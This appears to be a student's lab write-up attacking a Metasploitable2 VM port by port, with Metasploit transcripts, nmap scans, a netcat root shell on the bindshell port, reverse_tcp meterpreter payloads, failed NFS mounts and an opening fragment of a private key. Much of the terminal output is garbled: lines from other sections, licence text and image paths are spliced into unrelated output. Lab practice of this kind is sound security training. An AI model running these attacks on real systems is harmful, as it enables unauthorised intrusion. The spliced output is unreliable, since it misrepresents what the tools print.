VSUL4KuydBye6+GhgInrcNrd0iRQuuZuhReMvwwhws/vLqToiifle+BaZle6ej8
nsv0Stn3oF6SA02nM7ddFGhONMgk5OgixBiulpX7h47q18XHvrDtvigp0JWjB3e
XmBRSoxt8n0CZFoPj10WQww24+fxrCWDtomo1rA6+xNFOmEzIf22EqaZH/WPSg
twXMKEcUgYEAr9kZES22QkGyKzQoy58pGkoe00shYPssFuLM834l8-W/iyB171
ouyW9wk5XH+hxrV6VG19raC40Yk8JT4n8XsZt60AuY5rjm2zxgEf09Aeu+5AqtD
z02F65jgfjisrtfClfK0/RcZdpXzw09lcti+B4ix7h6l1R8wZSScgYEayhJL
xLRTH04duVrwLri8sDvNyYgeXv4GmxzCgwP6gph3RjTNxq5R86T2NGpPw
P774GpPxuo350V3ZWPpo+0HddrW30M5tr/aqUmIz82I+68VGzQsUgIpaPyEpWjz
h5HOPWzr0i9jAhpbssBMs6vfdppGyY8McjeNH4KVERGRos82PaGIX/ltAD
h03aZm9fFVvwZMqbgyQUS5DkCgYB0CqTy2a+wl/kfODMOVY9tGrjM7BB3ULGNrr
hrBrpg7iwv0piqHQ61HLLC6rnF1/f+Xai9DDxio/mAweezIqleaaEZl+tByHb
mkchjos028au68ZvDEl2UmKUafbx6oKSW5XswZ/9hyJsFiYjpfBuDFoD40xaDwy
xk2M2wKBgQC617cn7PBgule1xctorUsGMrVG5Y93bkZZzCwxrlNodBhqrngsCX
aib0L8+DKHJN1mFPxfw223bQqXlxmu5ZydhQbx0Qf79WB730jM2T/GFPck122iB
gXvzTP7E7BggDolhn5cZf8nZxU0JcsWIPN8VVPEpdla5P/34iUK+A=
-----END RSA PRIVATE KEY-----
msfadmin@metasploitable:~/vulnerable/mysql-ssl/mysql-keys$ ■

```

Resource used:

<https://www.hackingarticles.in/penetration-testing-telnet-port-23/>

## Port 25 SMTP

First I used the **auxiliary/scanner/smtp/smtp\_version** exploit to get the information about the version of smtp that is running on the target machine.

```

msf6 > use auxiliary/scanner/smtp/smtp_version
msf6 auxiliary(scanner/smtp/smtp_version) > exploit
[*] Msf::OptionValidationError The following options failed to validate: RHOSTS lists
msf6 auxiliary(scanner/smtp/smtp_version) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/smtp/smtp_version) > exploit
[*] 192.168.64.3:25 - 192.168.64.3:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 192.168.64.3:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_version) > ■
      TCP      IPC      IPC Service (metasploitable server (Samba 3.0.20-Debian))
      ADMIN    IPC      IPC Service (metasploitable server (Samba 3.0.20-Debian))
      Reconnecting with SMB1 for workgroup listing...

```

Next I used the **auxiliary/scanner/smtp/smtp\_enum** exploit to get a list of the users currently on the target system.

```

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/smtp/smtp_enum) > set RPORT 25
RPORT => 25
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/try_username.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/try_username.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.64.3:25 - 192.168.64.3:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.64.3:25 - 192.168.64.3:25 Users found: klog, msfadmin, postgres, service, sys, user
[*] 192.168.64.3:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > ■
      TCP      IPC      IPC Service (metasploitable server (Samba 3.0.20-Debian))
      ADMIN    IPC      IPC Service (metasploitable server (Samba 3.0.20-Debian))
      Reconnecting with SMB1 for workgroup listing...

```

You can get even more information from connecting directly to port 25 using the nc command **nc 192.168.64.3 25** (further implementations could include using the **auxiliary/scanner/smtp/smtp\_users\_enum** exploit)

```
(base) [kali㉿kali-linux-2022-2]~[~/usr/share/metasploit-framework/data/wordlists]
└─$ nc 192.168.64.3 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY user ... /usr/share/metasploit-framework/data/wordlists/try_username.txt
252 2.0.0 user ... Scanned 1 of 1 hosts (100% complete)
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
VRFY sys ... 192.168.64.3:25 - 192.168.64.3:25 Users found: klog, msfadmin, postgres, service, sys
252 2.0.0 sys ... Scanned 1 of 1 hosts (100% complete)
VRFY user ... module execution completed
252 2.0.0 user ... Scanned 1 of 1 hosts (100% complete)
VRFY msfadmin
252 2.0.0 msfadmin
VRFY admin
550 5.1.1 <admin>: Recipient address rejected: User unknown in local recipient table
└─$
```

Resources Used: <https://medium.com/hacker-toolbelt/metasploitable-2-iii-port-25-e33d010b6f5>

## Port 53 Domain

First we can check the state of port 53 by running **nmap -T4 -A -p 53 192.168.64.3**

```
(base) [kali㉿kali-linux-2022-2]~[~/usr/share/metasploit-framework/data/wordlists]
└─$ nmap -T4 -A -p 53 192.168.64.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 19:03 MDT
Nmap scan report for 192.168.64.3
Host is up (0.0024s latency). Scanned 1 of 1 hosts (100% complete)
PORT      STATE SERVICE VERSION
53/tcp    open  domain  ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 14.43 seconds
(base) [kali㉿kali-linux-2022-2]~[~/usr/share/metasploit-framework/data/wordlists]
└─$
```

Since port 53 and domain ISC Bind 9.4.2 are open then it is vulnerable to a remote DNS cache poisoning and buffer overflow. Therefore we can use the **auxiliary/spoof/dns/baliwicked\_domain** exploit. When using this exploit there was a RuntimeError that always got encountered. This can be seen in the screenshot below.

```

msf6 > use auxiliary/spoof/dns/bailiwicked_domain
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(spoof/dns/bailiwicked_domain) > exploit

[-] Msf::OptionValidateError The following options failed to validate: SRCPORT, NEWDNS
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set SRCPORT 0
SRCPORT => 0
msf6 auxiliary(spoof/dns/bailiwicked_domain) > exploit

[-] Msf::OptionValidateError The following options failed to validate: NEWDNS
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set NEWDNS 192.168.64.3
NEWDNS => 192.168.64.3
msf6 auxiliary(spoof/dns/bailiwicked_domain) > exploit
[*] Running module against 192.168.64.3 /usr/share/metasploit-framework/data/wordlists

[*] Targeting nameserver 192.168.64.3 for injection of example.com. nameservers as 192.168.64.3
[*] Querying recon nameserver for example.com.'s nameservers ...
[*] Got an NS record: example.com. 3051 IN NS a.iana-servers.net.
[*] Querying recon nameserver for address of a.iana-servers.net....
[*] Got an A record: a.iana-servers.net. 79 IN A 199.43.135.53
[*] Checking Authoritativeness: Querying 199.43.135.53 for example.com....
[*] a.iana-servers.net. is authoritative for example.com., adding to list of nameservers to spoof as
[*] Got an NS record: example.com. 3051 IN NS b.iana-servers.net.
[*] Querying recon nameserver for address of b.iana-servers.net....
[*] Got an A record: b.iana-servers.net. 307 IN A 199.43.133.53
[*] Checking Authoritativeness: Querying 199.43.133.53 for example.com....
[*] b.iana-servers.net. is authoritative for example.com., adding to list of nameservers to spoof as
[*] Calculating the number of spoofed replies to send per query ...
[*] race calc: 100 queries | min/max/avg time: 0.04/0.21/0.05 | min/max/avg replies: 21/102/32
[*] Sending 24 spoofed replies from each nameserver (2) for each query
SIOCSIFFLAGS: Operation not permitted
[-] Auxiliary failed: RuntimeError eth0: You don't have permission to perform this capture on that device (socket: Operation not permitted)
[-] Call stack:
[-]  /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:124:in `open_live'
[-]  /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:124:in `open_pcap'
[-]  /usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:286:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(spoof/dns/bailiwicked_domain) >

```

Another exploit that we can use to get more information is ***auxiliary/gather/enum\_dns*** the results of running this exploit can be seen in the screenshot below.

```

msf6 > use /auxiliary/gather/enum_dns
msf6 auxiliary(gather/enum_dns) > set DOMAIN 192.168.64.3
DOMAIN => 192.168.64.3
msf6 auxiliary(gather/enum_dns) > exploit

[*] Querying DNS NS records for 192.168.64.3
[-] AXFR failed: undefined method `map!' for nil:NilClass
[*] Querying DNS CNAME records for 192.168.64.3
[*] Querying DNS NS records for 192.168.64.3
[*] Querying DNS MX records for 192.168.64.3
[*] Querying DNS SOA records for 192.168.64.3
[*] Querying DNS TXT records for 192.168.64.3
[*] Querying DNS SRV records for 192.168.64.3
[*] Auxiliary module execution completed
msf6 auxiliary(gather/enum_dns) >

```

This exploit unfortunately also fails because of an undefined method.

Resource Used: <https://amolblog.com/53-tcp-open-domain-isc-bind-9-4-2/>

## Port 80 HTTP

In order to check the version of http that is running on port 80 we can run the exploit ***auxiliary/scanner/http/http\_version*** as seen below. We can also check to see if directory listing is enabled (it isn't) so we have to look for interesting directories in a different way; using dir\_scanner. We can check to see if directory listing is enabled using the ***auxiliary/scanner/http/http\_dir\_listing*** exploit. We can check for interesting directories using the ***auxiliary/scanner/http/dir\_scanner*** exploit which outputs some directories that it finds connected with port 80 on the metasploitable2 machine.

```

msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/http/http_version) > exploit

[*] 192.168.64.3:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/dir_listing
msf6 auxiliary(scanner/http/dir_listing) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/http/dir_listing) > exploit
[*] fern-wifi -t 192.168.64.3
[*] http-users-enum: command not found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_listing) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/http/dir_scanner) > exploit

[*] Detecting error code VERSION
[*] Using code '404' as not found for 192.168.64.3
[*] Found http://192.168.64.3:80/cgi-bin/ 403 (192.168.64.3)
[*] Found http://192.168.64.3:80/doc/ 200 (192.168.64.3)
[*] Found http://192.168.64.3:80/icons/ 200 (192.168.64.3)
[*] Found http://192.168.64.3:80/index/ 200 (192.168.64.3) results at https://nmap.org/sub
[*] Found http://192.168.64.3:80/phpMyAdmin/ 200 (192.168.64.3)
[*] Found http://192.168.64.3:80/test/ 200 (192.168.64.3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

We can also list some interesting files in connection with port 80 on the metasploitable2 machine using the **auxiliary/scanner/http/files\_dir** exploit. This exploit outputs some interesting files that are present and related to http on port 80. The output of this exploit can be seen in the screenshot below.

```

msf6 auxiliary(scanner/http/files_dir) > use auxiliary/scanner/http/files_dir
msf6 auxiliary(scanner/http/files_dir) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/http/files_dir) > exploit

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[*] Using code '404' as not found for files with extension .cfg
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
[*] Using code '404' as not found for files with extension .conf
[*] Using code '404' as not found for files with extension .exe
[*] Using code '404' as not found for files with extension .html
[*] Using code '404' as not found for files with extension .htm
[*] Using code '404' as not found for files with extension .ini
[*] Using code '404' as not found for files with extension .log
[*] Using code '404' as not found for files with extension .old
[*] Using code '404' as not found for files with extension .orig
[*] Using code '404' as not found for files with extension .php
[*] Found http://192.168.64.3:80/index.php 200
[*] Using code '404' as not found for files with extension .tar
[*] Using code '404' as not found for files with extension .tar.gz
[*] Using code '404' as not found for files with extension .tgz
[*] Using code '404' as not found for files with extension .tmp
[*] Using code '404' as not found for files with extension .temp
[*] Using code '404' as not found for files with extension .txt
[*] Using code '404' as not found for files with extension .zip
[*] Using code '404' as not found for files with extension ~
[*] Using code '404' as not found for files with extension .
[*] Found http://192.168.64.3:80/dav 301
[*] Found http://192.168.64.3:80/index 200
[*] Found http://192.168.64.3:80/phpMyAdmin 301
[*] Found http://192.168.64.3:80/test 301
[*] Using code '404' as not found for files with extension .
[*] Found http://192.168.64.3:80/dav 301
[*] Found http://192.168.64.3:80/index 200
[*] Found http://192.168.64.3:80/phpMyAdmin 301
[*] Found http://192.168.64.3:80/test 301
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/files_dir) >

```

Http on port 80 is also vulnerable to another exploit which is the **exploit/multi/http/php\_cgi\_arg\_injection** exploit. This exploit was having issues with the LHOST which

wasn't being set correctly and as a result wouldn't create a session despite completing the exploit. The following screenshot shows the LHOST being configured as the IP address of my Kali Linux machine.

```
msf6 > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.211.55.6:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

Resources Used: <https://medium.com/hacker-toolbelt/metasploitable-2-iv-port-80-5b90a0a22cb6>  
[https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/http/php\\_cgi\\_arg\\_injection](https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/http/php_cgi_arg_injection)

## Port 139 and 445 netbios-ssn

Both port 139 and port 445 are running netbios-ssn and can both be exploited by using the **exploit/multi/samba/usermap\_script** exploit. Before that exploit can be run however, we need to identify the version of netbios-ssn that is running on each port using the scanner module **auxiliary/scanner/smb/smb\_version** exploit. We can also run a searchsploit command to search for other exploits for samba as well. It can be observed from the scanner module that the exploit is unable to identify the host directly which could be what is causing the usermap\_script exploit to fail as seen below. The usermap\_script exploit was failing because it was unable to bind to the metasploitable2 IP address (192.168.64.3).

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.64.3
RHOSTS => 192.168.64.3
msf6 auxiliary(scanner/smb/smb_version) > exploit
[*] 192.168.64.3:445      - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.64.3:445      - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.64.3:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

```
(base) └─(kali㉿kali-linux-2022-2)-[/usr/share/metasploit-framework/data/wordlists]
└$ searchsploit samba | grep 3.0.20
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)           | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                         | linux/remote/7701.txt
(base) └─[
```

```
msf6 exploit(multi/samba/usermap_script) > exploit
[-] Handler failed to bind to 192.168.64.3:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) >
```

Resources Used:

<https://medium.com/hacker-toolbelt/metasploitable-2-v-ports-139-445-9f2e0d543d2b>  
<https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-a-reverse-shell-in-metasploit.html>

## Port 1099 java-rmi

If port 1099 is open and java-rmi is running then there are exploits available. Rmi or Remote method Invocation provides remote communication between the server applications using two objects which means that there is an exploit that allows us to get remote shell access using an IP address or hostname URL path to the terminal. The first step is to check and see if port 1099 is open and java-rmi is running which can be done with the command **nmap -T4 -A -p 1099 192.168.64.3** as seen below.

```
(base) └─(kali㉿kali-linux-2022-2)-[/usr/share/metasploit-framework/data/wordlists]
└$ nmap -T4 -A -p 1099,45765 192.168.64.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 21:27 MDT
Nmap scan report for 192.168.64.3
Host is up (0.0019s latency).

PORT      STATE    SERVICE VERSION
1099/tcp   open     java-rmi  GNU Classpath grmiregistry
45765/tcp  filtered unknown

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.61 seconds

(base) └─(kali㉿kali-linux-2022-2)-[/usr/share/metasploit-framework/data/wordlists]
└$ █
```

Because port 1099 is open we can use the **exploit/multi/misc/java\_rmi\_server** exploit as seen below.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.64.3
rhost => 192.168.64.3
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 10.211.55.6:4444
[*] 192.168.64.3:1099 - Using URL: http://10.211.55.6:8080/GZC3TVyVg7dt0d
[*] 192.168.64.3:1099 - Server started.
[*] 192.168.64.3:1099 - Sending RMI Header ...
[*] 192.168.64.3:1099 - Sending RMI Call ...
[-] 192.168.64.3:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request
[*] 192.168.64.3:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > █
```

This exploit fails because of a `RuntimeError Timeout` because the HTTP server doesn't get a payload request. This seems to be failing because of the same problem with LHOST and the reverse shell issue that has been affecting other exploits as well. The following two screenshots show the options that I had set and the results of attempting to run the exploit.

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show targets

Exploit targets:

  Id  Name
  --  --
  0  Generic (Java Payload)
  1  Windows x86 (Native Payload)
  2  Linux x86 (Native Payload)
  3  Mac OS X PPC (Native Payload)
  4  Mac OS X x86 (Native Payload)

msf6 exploit(multi/misc/java_rmi_server) > set target 0
target => 0
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.64.3
RHOST => 192.168.64.3
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 10.211.55.6:4444
[*] 192.168.64.3:1099 - Using URL: http://10.211.55.6:8080/BU2Loy1OLK
[*] 192.168.64.3:1099 - Server started.
[*] 192.168.64.3:1099 - Sending RMI Header ...
[*] 192.168.64.3:1099 - Sending RMI Call ...
[-] 192.168.64.3:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request
[*] 192.168.64.3:1099 - Server stopped.
[*] Exploit completed, but no session was created. Classpath grmiregistry
msf6 exploit(multi/misc/java_rmi_server) > █
```

```

Name      Current Setting  Required  Description
HTTPDELAY 30             yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.64.3     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                                 /using-metasploit.html
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the
                                                 local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST    10.211.55.6       yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port

File  Actions  Edit  View  Help

Exploit target:
Id  Name
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > set target 0
target => 0
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 10.211.55.6:4444
[*] 192.168.64.3:1099 - Using URL: http://10.211.55.6:8080/Efsd4DBrl0T0JPJ
[*] 192.168.64.3:1099 - Server started.
[*] 192.168.64.3:1099 - Sending RMI Header ...
[*] 192.168.64.3:1099 - Sending RMI Call ...
[-] 192.168.64.3:1099 - Exploit failed: RuntimeError Exploit aborted due to failure unknown RMI Call failed
[*] 192.168.64.3:1099 - Server stopped.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) >

```

## Resources Used:

[https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/misc/java\\_rmi\\_server](https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/misc/java_rmi_server)

## Port 1524 Bindshell

The exploit that is available for port 1524 and bindshell is straightforward enough that it doesn't require the use of msfconsole. The first step is to check the status of port 1524 and determine if bindshell is running. This can be done with the command **nmap -T4 -A -p 1524 192.168.64.3** as seen below. We can now determine that port 1524 is open and that bindshell is running on it. The exploit can now be done by using the command **nc 192.168.64.3 1524** which opens a shell directly to the metasploitable2 machine which can be verified using **id** and **uname -a**. Then regular bash commands can be run as if you were using the terminal on the metasploitable2 machine directly.

```
(base) [kali@kali-linux-2022-2] [/usr/share/metasploit-framework/data/wordlists]
└$ nmap -T4 -A -p 1524 192.168.64.3
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 21:53 MDT
Nmap scan report for 192.168.64.3
Host is up (0.0015s latency).

PORT      STATE SERVICE VERSION
1524/tcp   open  bindshell Metasploitable root shell

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

(base) [kali@kali-linux-2022-2] [/usr/share/metasploit-framework/data/wordlists]
└$ nc 192.168.64.3 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# 
```

Resource Used: <https://amolblog.com/1524-tcp-open-bindshell-metasploitable-root-shell-exploit/>

## Port 2049 NFS

Was encountering a mounting error while attempting to exploit this vulnerability. See the screenshots below for more details on the error:

***sudo mount -t nfs 192.168.64.3:/ /tmp/r00t/*** resulted in a mounting error

```
kali@kali-linux-2022-2: /tmp/r00t
File Actions Edit View Help
└$ sudo mount -t nfs 192.168.64.3:/ /tmp/r00t/
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /lib/systemd/system/rpc-statd.service.
mount.nfs: access denied by server while mounting 192.168.64.3:/
```

```
(base) [kali@kali-linux-2022-2] [/var]
└$ ls -la
total 48
drwxr-xr-x 12 root root 4096 Jul 8 2022 . (e, run the installer and follow the step by step instructions)
drwxr-xr-x 19 root root 4096 Jul 8 2022 ..
drwxr-xr-x 2 root root 4096 Mar 13 15:31 backups
drwxr-xr-x 15 root root 4096 Mar 13 2022 cache
drwxr-xr-x 2 root root 4096 Mar 8 15:38 lib
drwxrwsr-x 2 root staff 4096 Apr 27 2022 local (ev has been sent to the email address provided on the lock → /run/lock)
drwxr-xr-x 19 root root 4096 Mar 13 15:31 log (V007 key into Nmap to activate and unlock)
drwxr-xr-x 2 root mail 4096 Jul 8 2022 mail
drwxr-xr-x 2 root root 4096 Jul 8 2022 opt
lrwxrwxr-x 1 root root 4096 Jul 8 2022 spool → /run
drwxrwxrwt 7 root root 4096 Mar 14 14:09 spool
drwxrwxrwt 7 root root 4096 Mar 14 14:09 www
drwxr-xr-x 3 root root 4096 Jul 8 2022 www


(base) [kali@kali-linux-2022-2] [/var]
└$ cd /tmp/r00t
(base) [kali@kali-linux-2022-2] [/tmp/r00t]
└$ ls -la
total 8
drwxr-xr-x 2 kali kali 4096 Mar 14 14:16 .
drwxrwxr-x 16 root root 4096 Mar 14 14:16 ..

(base) [kali@kali-linux-2022-2] [/tmp/r00t]
└$ sudo mount -t nfs 192.168.64.3:/ /tmp/r00t/
mount.nfs: access denied by server while mounting 192.168.64.3:/
```

```
(base) [kali@kali-linux-2022-2] [/tmp/r00t]
└$ mount -t nfs -o nfsvers=3 192.168.64.3:/ /tmp/r00t
mount.nfs: failed to apply fstab options

(base) [kali@kali-linux-2022-2] [/tmp/r00t]
└$ 
```

If the command was run with root access then the error was *permission denied*. If the command was run without root access then the error was *failed to apply fstab options*. Below is another screenshot with more error outputs. This mounting issue was a recurring issue and is referred to as the “mounting error” throughout this report.



The terminal window shows the following session:

```

kali@kali-linux-2022-2: ~
File Actions Edit View Help
nfs-mountd.service is a disabled or a static unit, not starting it.
nfs-server.service is a disabled or a static unit, not starting it.
nfsdclld.service is a disabled or a static unit, not starting it.

Creating config file /etc(exports with new version
Creating config file /etc/default/nfs-kernel-server with new version
update-rc.d: We have no instructions for the nfs-kernel-server init script.
update-rc.d: It looks like a non-network service, we enable it.
Processing triggers for man-db (2.11.2-1) ...
Processing triggers for kali-menu (2023.1.5) ...

(base) [~]-(kali㉿kali-linux-2022-2)-[~]
└$ exports -a
exports: could not open /var/lib/nfs/.etab.lock for locking: errno 13 (Permission denied)
exports: could not open /var/lib/nfs/.etab.lock for locking: errno 13 (Permission denied)
exports: can't lock /var/lib/nfs/etab for writing
      previous registration page. Insert your license key into Nessus to activate and unlock
(base) [~]-(kali㉿kali-linux-2022-2)-[~]
└$ sudo exports -a
(base) [~]-(kali㉿kali-linux-2022-2)-[~]
└$ showmount -e 192.168.64.3
Export list for 192.168.64.3:
/
(base) [~]-(kali㉿kali-linux-2022-2)-[~]
└$ sudo mount -o v3 -t nfs 192.168.64.3:/ /tmp/r00t/
mount.nfs: access denied by server while mounting 192.168.64.3:/

(base) [~]-(kali㉿kali-linux-2022-2)-[~]
└$ sudo mount -o v3 -t nfs 192.168.64.3:/ /tmp/r00t/
mount.nfs: access denied by server while mounting 192.168.64.3:/

(base) [~]-(kali㉿kali-linux-2022-2)-[~]
└$ showmount -e 192.168.64.3
Export list for 192.168.64.3:
/
(base) [~]-(kali㉿kali-linux-2022-2)-[~]
└$ sudo mount -o v3 -t nfs 192.168.64.3:/ /tmp/r00t/
mount.nfs: access denied by server while mounting 192.168.64.3:/

(base) [~]-(kali㉿kali-linux-2022-2)-[~]
└$ 


```

A tooltip message "Hey thanks for coming can we help you with t" is visible on the right side of the terminal window.

